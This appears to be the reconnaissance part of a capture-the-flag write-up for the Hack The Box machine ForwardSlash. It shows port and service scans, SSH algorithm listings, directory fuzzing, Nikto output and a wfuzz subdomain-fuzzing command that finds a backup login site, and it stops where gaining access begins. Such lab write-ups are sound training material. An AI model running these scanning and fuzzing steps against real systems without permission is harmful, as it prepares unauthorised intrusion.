

# *ForwardSlash*

```
======================
| FORWARDSLASH 10.10.10.183 |
======================
```




# *InfoGathering*

## SCOPE




```
Hosts
=====

address        mac  name              os_name  os_flavor  os_sp  purpose  info  comments
-------        ---  ----              -------  ---------  -----  -------  ----  --------
10.10.10.183        forwardslash.htb  Linux               3.X    server
```

## SERVICES




```
Services
========

host          port  proto  name  state  info
----          ----  -----  ----  -----  ----
10.10.10.183  22    tcp    ssh   open   OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 Ubuntu Linux; protocol 2.0
10.10.10.183  80    tcp    http  open   Apache httpd 2.4.29 (Ubuntu)
```

## SSH




```
SSH         10.10.10.183    22     10.10.10.183      [*] SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3
```



```
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-auth-methods:
|   Supported authentication methods:
|     publickey
|_    password
| ssh-hostkey:
|   2048 3c:3b:eb:54:96:81:1d:da:d7:96:c7:0f:b4:7e:e1:cf (RSA)
|   256 f6:b3:5f:a2:59:e3:1e:57:35:36:c3:fe:5e:3d:1f:66 (ECDSA)
|_  256 1b:de:b8:07:35:e8:18:2c:19:d8:cc:dd:77:9c:f2:5e (ED25519)
| ssh-publickey-acceptance:
|_  Accepted Public Keys: No public keys accepted
```


Above results tell us no publicly know public keys are known for acceptance and the host key being 2048 bits is a strong encryption method
The server accepts password and key authentication

Below are the algorithms the SSH server accepts



```
 ssh2-enum-algos:
   kex_algorithms: (10)
       curve25519-sha256
       curve25519-sha256@libssh.org
       ecdh-sha2-nistp256
       ecdh-sha2-nistp384
       ecdh-sha2-nistp521
       diffie-hellman-group-exchange-sha256
       diffie-hellman-group16-sha512
       diffie-hellman-group18-sha512
       diffie-hellman-group14-sha256
       diffie-hellman-group14-sha1
   server_host_key_algorithms: (5)
       ssh-rsa
       rsa-sha2-512
       rsa-sha2-256
       ecdsa-sha2-nistp256
       ssh-ed25519
   encryption_algorithms: (6)
       chacha20-poly1305@openssh.com
       aes128-ctr
       aes192-ctr
       aes256-ctr
       aes128-gcm@openssh.com
       aes256-gcm@openssh.com
   mac_algorithms: (10)
       umac-64-etm@openssh.com
       umac-128-etm@openssh.com
       hmac-sha2-256-etm@openssh.com
       hmac-sha2-512-etm@openssh.com
       hmac-sha1-etm@openssh.com
       umac-64@openssh.com
       umac-128@openssh.com
       hmac-sha2-256
       hmac-sha2-512
       hmac-sha1
   compression_algorithms: (2)
       none
       zlib@openssh.com
```

## HTTP



Wappalyzer

**Font Script**


Google Font API

**Operating System**

Ubuntu

**Web Server**

Apache 2.4.29




GET BACKSLASHED KID

| You call this security? LOL, absolute trash server... |


#Defaced • This was ridiculous, who even uses XML and Automatic FTP Logins

WE ARE:

-= The loyal followers of Sharon (May her soul be blessed). We do not forgive. We do not forget. We are legion. We are The Backslash Gang. =-




```
Main Thread
  forwardslash.htb
    (index)
  resource://gre
    modules
      ExtensionContent.jsm
```



| Status | Method | Domain | File | Cause | Type | Transferred | Size |
|---|---|---|---|---|---|---|---|
| 200 | GET | forwardslash.htb | / | document | html | 1.84 KB | 1.66 KB |
| 200 | GET | fonts.googleapis.c... | css?family=IBM+Plex+Mono | stylesheet | css | 1.86 KB | 1.83 KB |
| 304 | GET | forwardslash.htb | defaced.png | img | png | cached | 68.68 KB |
| 404 | GET | forwardslash.htb | favicon.ico | img | html | cached | 278 B |


## FUZZ RESULTS

```
--------------------------------------------------------------------------------------------
.htpasswd             [Status: 403, Size: 281, Words: 20, Lines: 10]
.htaccess             [Status: 403, Size: 281, Words: 20, Lines: 10]
.hta                  [Status: 403, Size: 281, Words: 20, Lines: 10]
index.php             [Status: 200, Size: 1695, Words: 207, Lines: 42]
server-status         [Status: 403, Size: 281, Words: 20, Lines: 10]
defaced.png           [Status: 200 ]
/icons/README                [Status: 200, Size: 5108, Words: 1389, Lines:
167]
/icons/.htpasswd             [Status: 403, Size: 281, Words: 20, Lines: 10]
/icons/.hta                  [Status: 403, Size: 281, Words: 20, Lines: 10]
/icons/.htaccess             [Status: 403, Size: 281, Words: 20, Lines: 10]
/icons/small                 [Status: 403, Size: 281, Words: 20, Lines: 10]
note.txt                [Status: 200, Size: 216, Words: 39, Lines: 5]
```



```
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.10.183
+ Target Hostname:    10.10.10.183
+ Target Port:        80
+ Start Time:         2020-04-04 15:41:49 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.29 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Root page / redirects to: http://forwardslash.htb
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7863 requests: 0 error(s) and 5 item(s) reported on remote host
+ End Time:           2020-04-04 15:52:06 (GMT-4) (617 seconds)
```


Visiting http://10.10.10.183/note.txt tells us there is a backup site that is still functional



```
Pain, we were hacked by some skids that call themselves the "Backslash Gang"... I know... That name...
Anyway I am just leaving this note here to say that we still have that backup site so we should be fine.

-chiv
```


As a guess i edited my hosts file to
10.10.10.183    backup.forwardslash.htb forwardslash.htb
To fuzz for this we can do the following

```
wfuzz --hh 0 -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H 'Host: FUZZ.forwardslash.htb' -u
http://10.10.10.183/
```



```
=====================================================================
ID           Response   Lines    Word     Chars       Payload
=====================================================================

000000055:   302        0 L      6 W      33 Ch       "backup"
000000690:   400        12 L     53 W     422 Ch      "gc._msdcs"
```

This returned a login page
http://backup.forwardslash.htb



Login

Please fill in your credentials to login.


**Username**

**Password**

Login

Don't have an account? Sign up now.

The /dev URI appeared to possibly execute code that obtained my IP address



# 403 Access Denied

## Access Denied From 10.10.14.19

**FUZZ RESULTS**


```
.hta                 [Status: 403, Size: 288, Words: 20, Lines: 10]
.htaccess            [Status: 403, Size: 288, Words: 20, Lines: 10]
.htpasswd            [Status: 403, Size: 288, Words: 20, Lines: 10]
dev                  [Status: 403, Size: 65, Words: 6, Lines: 1]
dev/index.php        [Status: 403, Size: 65, Words: 6, Lines: 1]
index.php            [Status: 200, Size: 1267, Words: 336, Lines: 40]
```

```
server-status          [Status: 403, Size: 288, Words: 20, Lines: 10]
api.php                [Status: 200, Size: 127, Words: 22, Lines: 2]
config.php             [Status: 200, Size: 0, Words: 1, Lines: 1]
environment.php             [Status: 200, Size: 1267, Words: 336, Lines: 40]
index.php              [Status: 200, Size: 1267, Words: 336, Lines: 40]
login.php              [Status: 200, Size: 1267, Words: 336, Lines: 40]
logout.php             [Status: 200, Size: 1267, Words: 336, Lines: 40]
register.php           [Status: 200, Size: 1490, Words: 426, Lines: 42]
welcome.php            [Status: 200, Size: 1267, Words: 336, Lines: 40]
profilepicture.php     [Status: 200
updusername.php
reset-password.php
hof.php
```

# Gaining Access


I created an account and signed into the site. Looking back at my fuzz I thought http://backup.forwardslash.htb/api.php looked interesting. There were however comments on the page

```
curl -sL http://backup.forwardslash.htb/api.php
# REUSLTS
<!-- TODO: removed all the code to actually change the picture after backslash gang attacked us, simply echos as debug now -->
```

